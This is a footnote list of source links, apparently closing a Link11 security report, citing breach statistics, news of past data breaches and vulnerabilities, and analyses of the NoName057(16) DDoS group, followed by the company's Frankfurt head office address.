<sup>2</sup> <https://www.bitkom.org/Presse/Presseinformation/Wirtschaftsschutz-2024>  
<sup>3</sup> <https://content.salt.security/state-api-report.html>  
<sup>4</sup> <https://www.ibm.com/reports/data-breach>  
<sup>5</sup> <https://falconfeeds.io/blog/post/inside-the-world-of-noname05716-unmasking-the-notorious-ddos-hackers-607894>  
<sup>6</sup> <https://blog.sekoia.io/following-noname05716-ddosia-projects-targets/>  
<sup>7</sup> [https://www.bka.de/DE/AktuelleInformationen/StatistikenLagebilder/Lagebilder/Cybercrime/2023/CC\\_2023.html](https://www.bka.de/DE/AktuelleInformationen/StatistikenLagebilder/Lagebilder/Cybercrime/2023/CC_2023.html)  
<sup>8</sup> <https://www.statista.com/outlook/tmo/internet-of-things/north-america>  
<sup>9</sup> <https://www.csoonline.com/article/536406/identity-theft-prevention-yahoo-security-breach-shocks-experts.html>  
<sup>10</sup> <https://www.zdnet.com/article/linkedin-password-breach-how-to-tell-if-youre-affected/>  
<sup>11</sup> <https://www.computerworld.com/article/1530842/sony-pictures-falls-victim-to-major-data-breach-2.html>  
<sup>12</sup> <https://www.darkreading.com/remote-workforce/critical-security-flaw-wordpress-sql-injection>  
<sup>13</sup> <https://www.spiceworks.com/it-security/vulnerability-management/news/atlassian-confluence-users-urged-patch-critical-security-bug/>  
<sup>14</sup> <https://www.techspot.com/news/103375-microsoft-latest-security-update-fixes-nasty-remote-code.html>  
<sup>15</sup> <https://firewalltimes.com/t-mobile-data-breaches/>





## Head office

Link11  
Lindleystr. 12  
60314 Frankfurt